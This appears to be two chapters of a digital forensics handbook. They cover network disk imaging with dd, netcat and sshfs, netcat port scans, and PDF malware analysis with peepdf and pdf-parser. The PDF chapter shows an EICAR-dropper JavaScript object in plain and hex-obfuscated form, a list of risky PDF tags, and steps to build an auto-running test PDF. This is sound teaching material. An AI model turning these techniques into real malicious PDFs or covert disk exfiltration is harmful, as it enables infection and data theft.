During a forensic investigation, its extremely important to write as less as possible on the investigated medium. Especially in a live analysis, this could be problematic, because each command can have an effect on the result. The advantage of Netcat is, that it can transfer data immediately from one machine to another over the network without being temporarily stored on the source machine.

10.6.1 Dumping Disks and Transmission over Network

The use of Disk Dump in conjunction with Netcat offers the opportunity to create a copy of a hard disk or partition and transmit it directly over the

network to the forensic workstation. With the command below we can set the server on the listening mode:

```
$ nc    l    p <port> | dd of=<Path>/Image.dd
```

In this process the standard output of Netcat is written by the Piper-Operator into the standard input of the Disk Dump Tool. To identify the source-device we can use the command fdisk lu, that lists us all partitions of the system. The transfer can be started with the command below:

```
$ dd if=<device> | nc <ip-adress> <port>
```

Conversely to the command on the server the standard output of Disk Dump is written in the standard input of netcat.

10.6.2 Port Scans

The best way to understand how an attacker gained access to a system is to understand the motivation and the approach of various attack scenarios. Therefore, the use of prt scanners can provide insightful information about existing vulnerabilities and open ports, which where exploited by an attacker.

Netcat can be used as a simple port scanner. In comparison to nmap, the tool doest provide as many options for this purpose, but its enough to find out which ports are open in a system. For the execution of a portscan its already sufficient to specify the target IP-address and the area that should be scanned:

```
$ nc    v <ip-address> -z <port-range (FROM-TO)>
```

10.7 Encrypted Remote Imaging

This hack provides data transmission from a remote machine in a secured and encrypted manner by using the SSH protocol. We focus on two different approaches depending on what kind and size of data should be obtained. If an entire partition needs to be secured its advantage is to use the Secure Shell Filesystem (sshfs, see Case 2) and directly mount the target partition into your system.

10.7.1 Secure copying via ssh

SHH, also called Secure Shell, is a secure alternative to telnet and is used to establish secure connections using RSA Public Key Encryptions. For the forensic process it allows a simple and secure way to transfer entire hard disks and partitions.

This Hack can only be used on Linux systems and assumes that the computer which should be backed up is started with a Linux Live CD/DVD. The installation of a SSH-Server on the forensic workstation allows that a client can create and transmit a backup over the network. This can be easy installed by the Ubuntu package manager with the command below:

```
$ sudo apt-get install openssh-server
```

Due to the fact that the SSH Client is already part of almost all Linux-distributions, this step is already sufficient that a client can be connected with the server. However, it is important to ensure that the SSH-Server is running. The list below gives an basic overview about the administration of the SSH-service:

Command	Description
service ssh status	Displays the status of the service
service ssh start	Launches the service
service ssh stop	Terminates the service

To simplify and improve this process its recommended to install a few more packages on the client:

```
$ sudo apt-get install pv gzip buffer
```

Command	Description
pv	The Pipe Viewer allows to monitor the progess of the filetransfer.
gzip	Gzip offer the opportunity to compress the transmitted file.
buffer	Ensures continuous data flow and increases the data throughput

Before we can start the transmission we need to identify the partition on the source host that should be transmitted to the target-host. The command shell based tool fdisk allows us with the parameter -lu to list all partitions on a data medium. As we can see in Figure 10.3, there are two devices available that can be chosen to back up. Similar to the previous hack, we can use the Disk Dump Tool dd to create the image, with the difference that the host has to authenticate himself on the ssh-server of the target-machine by providing the username, the password and the ip-address of the forensic workstation. To select the source-device we can specify it by the device name. The cat-command is used to write the copied data into the image-file. See Figure 10.4

In this regard, it must be noted that the Parameters pv, gzip and buffer are optional and not necessary. However they are preferable to increase the data throughput and minimize the transmission time.

10.7.2 Secure Copying via sshfs

sshfs is a tool for multiple platforms (Windows, Linux etc.) that is used to share files and directories on a remote machine This allows to add a directory tree of a remote machine to mount it on the ssh-server.

Figure 10.3: fdisk output





Figure 10.4: Remotely connecting and imaging



Just like the last hack we need to install the OpenSSH-Server on the forensic workstation with the command:

```
$ sudo apt-get install openssh-server
```

On the client side we have to install the sshfs tool:

```
$ sudo apt-get install sshfs
```

Before we can start to back up the client we need to start the SSH-Service on the target-host and create a directory, where the image is to be stored. This can be easily done with:

```
$ mkdir ~/Image
```

With this command we have created a Directory, named Image, in the home folder of the user. The next step is to create a directory on the client in which the Image-Directory of the Server can be mounted. In our example we created a folder fuse in the home directory, that is named after the Filesystem in Userspace.

```
$ mkdir ~/fuse
```

By the execution of the subsequently command on the client, we can mount the directory Image. All files that were moving now into the fuse-folder in the client are transmitted to the Image-folder on the Server.

```
$ sshfs <user>@<ip-adress>:~/Image ~/fuse
```

Figure 10.5: Establishing a connection

```
root@kali:~# mkdir fuse
root@kali:~# sshfs forensic@192.168.192.38:Image/ ~/fuse
```

Figure 10.6: Imaging via dc3dd

```
root@kali:~# sudo dc3dd if=/dev/sda1 of=~/fuse/image.dd hash=md5 log=~/fuse/log.txt

dc3dd 7.2.646 started at 2018-04-16 00:16:32 +0000
compiled options:
command line: dc3dd if=/dev/sda1 of=/root/fuse/image.dd hash=md5 log=/root/fuse/log.txt
device size: 716800 sectors (probed),      367,001,600 bytes
sector size: 512 bytes (probed)
   367001600 bytes ( 350 M ) copied ( 100% ), 1259 s, 285 K/s

input results for device `/dev/sda1':
   716800 sectors in
   0 bad sectors replaced by zeros
   32182ef5eee78ca02195ee7d7035d11c (md5)

output results for file `/root/fuse/image.dd':
   716800 sectors out

dc3dd completed at 2018-04-16 00:37:31 +0000
```

Practical Example

To transmit a copy of an entire hard disk or partition we can use the tool dc3dd, which needs the source-device and the target-path as parameter. By the specification of a hash-algorithm we can create a hash-value, to retrace the authenticity of the image, in the same process. See Figure 10.5 & 10.6.

After the transmission is completed we will get a logfile, that contains the details about the transmission and the created hash-value. At the end of the backup process we need to unmount the remote directory on the client with the command fusermount and the parameter u (for unmount).

```
$ fusermount    u  ~/fuse
```

Chapter 11

PDF Malware Analysis

11.1 Introduction

Manipulated word-documents are very popular to criminals to infect computers with their malware. The fact that even PDF files can contain executable code is often forgotten. Many users still believe that PDF files are basically harmless. This lack of knowledge is increasingly used by attackers today to spread their malware in a perhaps unexpected way. Therefore it is appropriate to consider one of the most commonly used document formats which is the Portable Document Format (PDF).

Nowadays, PDF documents may even contain interactive elements (JavaScript), three dimensional objects and video content (Rich Media pdf) which provides ideal conditions for malware to hide. A PDF file is similar to an archive, it contains different PDF objects which are describing the corresponding document and are arranged in a COS object tree (Carousel Object Structure).

The malicious PDF file usually contains an exploit. After opening the suspicious PDF document, the exploited code runs and then other files can be executed or it could also trigger downloading files.

During every forensic investigation it has to be clarified, how the system was infected with the malware. Furthermore, as a digital forensic specialist it is advantageous to know as much different ways of potential infection scenarios as possible, since security incidents need to be reconstructed and retraced. This hack deals with the examination of PDF documents to evaluate their content and the risk behind them.

11.2 PDF Structure

Before we take a closer look into the analysis of PDF documents it is useful to understand the structure behind. Therefore this section provides a brief introduction of the Portable Document Format (PDF).

A PDF file consists of 4 elements, see Figure 11.1:

11.2.1 Header

The first section of the file is the header and consists normally of two lines. The first line specifies the PDF version number of the file and is mandatory. This allows applications to determine if they are able to process the file or not.

The second line contains some non-printable characters, which are usually used to tell applications, that the file contains binary data and should not be treated as ASCII text. For Example:

```
%PDF-1.1
%
```

11.2.2 Body

The body of a PDF File contains the indirect objects that compose the content of a document. For the forensic investigation, this section provides an important source of information about the content of a PDF document. The contained objects allows to draw a conclusion if a document is compromised with malicious content. A closer look on these objects can be found in the section Adobe PDF Objects.

For the beginning we are focusing on objects that are mandatory for PDF-Documents:


- **/Catalog**: The Catalog dictionary represents the root of a document. It contains references to other objects that defines the document.
- **/Pages**: This part describes the page tree, which defines the ordering of pages in the document.
- **/Page**: The leaves of the Page Tree are called Page Objects. They are specifying the attributes of a single page.
- **/Stream**: Consists of a sequence of bytes containing the content of an object.

11.2.3 Cross-Reference Table

The next section is the cross-reference table, that contains the references to all the objects in the document. The big advantage here is that it allows access to random objects in a file. This means that its not necessary to read a whole PDF file to locate a certain object.

This table is initiated with the tag *xref*, followed by two numeric values. The first value 0 indicates the root of the body in the document. The next value indicates the number of objects in the body.

Figure 11.1: PDF Structure



```
xref
0 4
0000000000 65535 f
0000000021 00000 n
0000000086 00000 n
0000000195 00000 n
```

Afterwards we can find a 20 byte long entry for each of this objects. This information can be easily broken down into the following components:

- 10-digit byte offset to the object from the beginning oft he document
- 5-digit generation number
- Entry type: n = in use, f = free

Each entry is followed by a linefeed, to start a new line.

11.2.4 Trailer

The last section is the trailer, that contains a link to the cross-reference table of the document and starts with the line trailer. The trailer must contain at least two entries:

- **/Root**: The root entry contains an indirect reference (object number) of the Catalog dictionary. This allows a reader to quickly find the cross-reference table and other objects.
- **/Size**: The size entry specifies the total amount of entries in the files cross-reference table. Its important to mention here, that PDF readers should read PDF files from its end.

For example:

```
trailer
    <<  /Size 7
        /Root 1 0 R
    >>
startxref
408
%%EOF
```

Before the end of the file there are two line with a string *startxref* and a number. This entries define an offset (in our case 408 Byte) from the beginning of the file to the cross-reference table of the document, that starts with *xref*. Finally, the line *%%EOF* declares the end of the file.

11.3 Adobe PDF Objects

A PDF documents is a data structure that contains different objects that allows a wide range of functionalities to enable the user the creation of complex and dynamic documents. In principle a good idea, but these allows cyber

criminals to integrate JavaScript code into PDF documents or specify malicious actions that run automatically. The Table below represents a general overview about risky PDF Format tags.

PDF Objects	Action
/OpenAction /AA	Specify the script or action to run automatically
/JavaScript /JS	Specify JavaScript to run
/GoTo	Changes the view to a specified destination within the PDF or in another PDF File
/Launch	Launch a program or document
/URI	Access a resource by its URL
/SubmitForm /GoToR	Send data to URL
/RichMedia	Can be used for embedded Flash content
/ObjStm	Can hide objects inside an Object Stream
Hexcodes like /J#61vaScrip	Used to mask information

```
9 0 obj
<<  /Type /Action
/S /JavaScript
/JS (this.exportDataObject({ cName: "eicar-dropper.doc", nLaunch: 2
     });)
>>
endobj
```

Regrettably since the PDF specification version 1.2, its allowed to replace characters with ist hexadecimal ASCII Code. As can be seen below, the same code seems unreadable and can be very for a manual analysis. Fortunately, there are some programs that automatically check PDF documents for there objects, which are able to find these hidden objects. For example:

```
9 0 obj
    <<  /\#54\#79\#70\#65 /\#41\#63\#74\#69\#6f\#6e
        /\#53 /\#4a\#61\#76\#61\#53\#63\#72\#69\#70\#74
        /\#4a\#53(\#28\#74\#68\#69\#73\#2e\#65\#78\#70\#6f
    \#72\#74\#44\#61\#74\#61\#4f\#62\#
        6a\#65\#63\#74\#28\#7b\#20\#63\#4e\#61\#6d\#65\#3a
    \#20\#22\#65\#69\#63\#61\#72\#2d\#64\#72\#6f\#70\#70\#65\#72\#2
    e\#64\#6f\#63\#22\#2c\#20\#6e\#4c\#61\#75\#6e\#63\#68\#3a
    \#20\#32\#20\#7d\#29\#3b\#29
    >>
endobj
```

11.3.1 PdfXplorer

Sometimes it can be useful to view the internal structure of the PDF files in order to understand the objects of the PDF file and their relationships. For this

purpose we can use the Tool PdfXplorer to represent the structure in a Tree.
Download: http://www.o2sol.com/pdfxplorer/overview.htm

11.4 Malware Analysis

A malicious PDF document usually contains an exploit. When the file is opened, the exploited code runs and then other files are dropped and executed. Moreover, files may be downloaded from the internet or other malware could be copied from the document onto the computer. In the following examples we use these tools:

- Python Script peepdf: https://github.com/jesparza/peepdf
- Python Script make-pdf: https://blog.didierstevens.com/programs/pdf-tools/
- Python Script pdf-parser: https://blog.didierstevens.com/programs/pdf-tools/
- Malicious testfile: https://blog.didierstevens.com/.../

For demonstrating on how to perform a PDF malware analysis, we use a malicious but harmless PDF file at first, which was prepared by Didier Stevens. The EICAR Institute (European Institute for Computer Antivirus Research) developed many different malware files for testing purposes of e.g. anti-virus-systems.

The PDF file we use in the first point (malicious_testfile.pdf), contains JavaScript which extracts and opens a DOC file. This DOC file contains a VBA script which will be executed when the DOC file has been opened and which writes an EICAR test file (log) into the temporary *%TEMP%* directory.

After downloading und unzipping the testfile, we get a notification from our anti-virus system that a potential threat has been recognized. Some anti-malware programs would remove the file directly into a protected quarantine area, where we can decide if we want to keep the document or if it should be deleted. For this case we can dismiss the warning and keep the file.

For using the python scripts as analysing tools, there must a python interpreter be installed (often pre-installed). We can check for our installed python version as mentioned in Section 3.2.1 Basic Linux Tools:


```
$ python –V
```

If we verified a python interpreter to be available and after downloading the peepdf script from the link above in the Tools section, we can start the script together with the PDF file that should be analysed as a parameter, via:

```
$ peepdf    i  ~/Desktop/malicious_testfile.pdf
```

With the -i option we induce the peepdf interactive console to launch, where we can later use various commands for analysing the file, see Figure 11.2:

Figure 11.2: Overview of inspected file



We receive an overview of the inspected file and as we can already see, suspicious objects have been found, in particular object [9] which is a JavaScript Object. Below at the green prompt, we can now enter different commands into the peepdf interactive console to give us more information about the file. Subsequently some useful commands:

Command	Result
Tree	shows PDF file structure as a tree
metadata	search file for metadata
Info	shows initial overview again
object 9	inspect object [9]
info 9	further description of object [9]
js_analyse 9	analyze JavaScript object [9]
Help	list of all commands

For a quick overview of a suspicious PDF file, we can use peepdf with following command and find suspicious objects inside the *¡suspicious_elements¿* tag, see Figure 11.3:

```
peepdf    x  ~/Desktop/malicious_testfile.pdf
```

With the -x option we specify XML format for displaying information about the PDF file.

For further analysing the JavaScript code of object [9] with *peepdf*, the *js_analyse* command requires to have PyV8 installed, which acts like a bridge between Python and JavaScript objects and which is not installed on Kali by default.

For reproducing reasons and to introduce other tools, we use the python-script *pdf-parser* for further analysing, in particular JavaScript objects. Before we start analysing with the *pdf-parser*, we create our own malicious testfile with a javascript code. Therefore we use the *make-pdf* tool like following:

```
$ python make-pdf-javascript.py [options] pdf-file
```

Option	Result
-h or help	help page
-j or –javascript=	embed javascript code
-f or –javascriptfile=	embed javascript file

For testing purposes we created a very simple JavaScript file which simply shows an alert box stating that the victim just got hacked:

```
app.alert({cMsg: '!!!You just got hacked!!!', cTitle: 'RIP', nIcon:
    1});
```

Figure 11.3: ¡suspicious_elements¿





Figure 11.4: Testing the exploit

```
julian@kali:~$ cat testcode.js
app.alert({cMsg: '!!!You just got hacked!!!', cTitle: 'RIP', nIcon: 1});
```

Figure 11.5: Testing the malicious pdf




Now we can verify if our manipulated pdf document works properly by opening it, see Figure 11.4. Since Kali Linux is blocking the execution of the embedded javascript code, we sent the pdf document to a windows machine and disabled the malware scanner there, see Figure 11.5. Since we now succesfully created our malicious pdf document we can proceed with the malware analyses using the *pdf-parser*. The tool parses through the file without rendering it and thus no code from */OpenAction* or */AA* objects could be automatically executed. Find below in the subsequent table a collection of the most useful options for the *pdf-parser*-tool.

Option	**Result**
-h or help	help page
-s or –search=	search for strings inside objects (not case-sensitive)
-o or –object=	select an object by its id (e.g. -o 9)
-w or raw	raw output for data
-a or stats	sdisplay stats for pdf document
-t or –type=	select an object by its type (e.g. –type=/OpenAction)

It is recommendable to use the –stats option first of all, to classify the pdf document and to get a rough overview of the contained objects. Unexpected or unusual objects can be identified here at the first time. Frequently, pdf files have almost identical stats, although they are completely different in their content

Figure 11.6: PDF parser statistics



and origin.

If we execute the command with our self-manipulated testfile we get the output shown in Figure 11.6.

As we can see there is one object with a */Action* tag which indicates that there could be some code execution done within the PDF document. With the *-s* option we can search for string inside objects (not case-sensitive) that are of our interest. Useful search terms are *openaction, javascript, aa, richmedia* among many, cf. Figure 11.7.

As we can see there is *object 1* (which is the */Catalog* and by that the root of the document) where we should be aware of. It contains an */OpenAction* tag referencing to *object 7*. We remember, */OpenAction* and /AA indicate an automatic action that is performed when the pdf file is rendered (when pdf file is opened). Especially the combination of */OpenAction* (*/AA*) and JavaScript objects (*/JS, /JavaScript*) makes a pdf file suspicious since it is a very common attack vector. To search for JavaScript-objects in particular, we use the command like shown in Figure 11.8.

But since we already know that the root object is referencing to *object 7* we can directly inspect this object which gets us the same results, as show in Figure 11.9. According to the above results, *object 7* is an Action object containing javascript code which is exactly the script we embedded previously. With the following command we can find out which other objects are referencing to this JavaScript-object. This is especially interesting since it causes the code to run automatically if it is a */AA* or */OpenAction* object referencing to the

Figure 11.7: pdf-parser search




Figure 11.8: pdf-parser javascript object search




Figure 11.9: pdf-parser javascript object7 search




Figure 11.10: pdf-parser javascript object7 references

```
julian@kali:~$ pdf-parser --reference  7 test.pdf
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 3 0 R, 7 0 R

  <<
    /Type /Catalog
    /Outlines 2 0 R
    /Pages 3 0 R
    /OpenAction 7 0 R
  >>
```

/JavaScript-object, compare Figure 11.10.

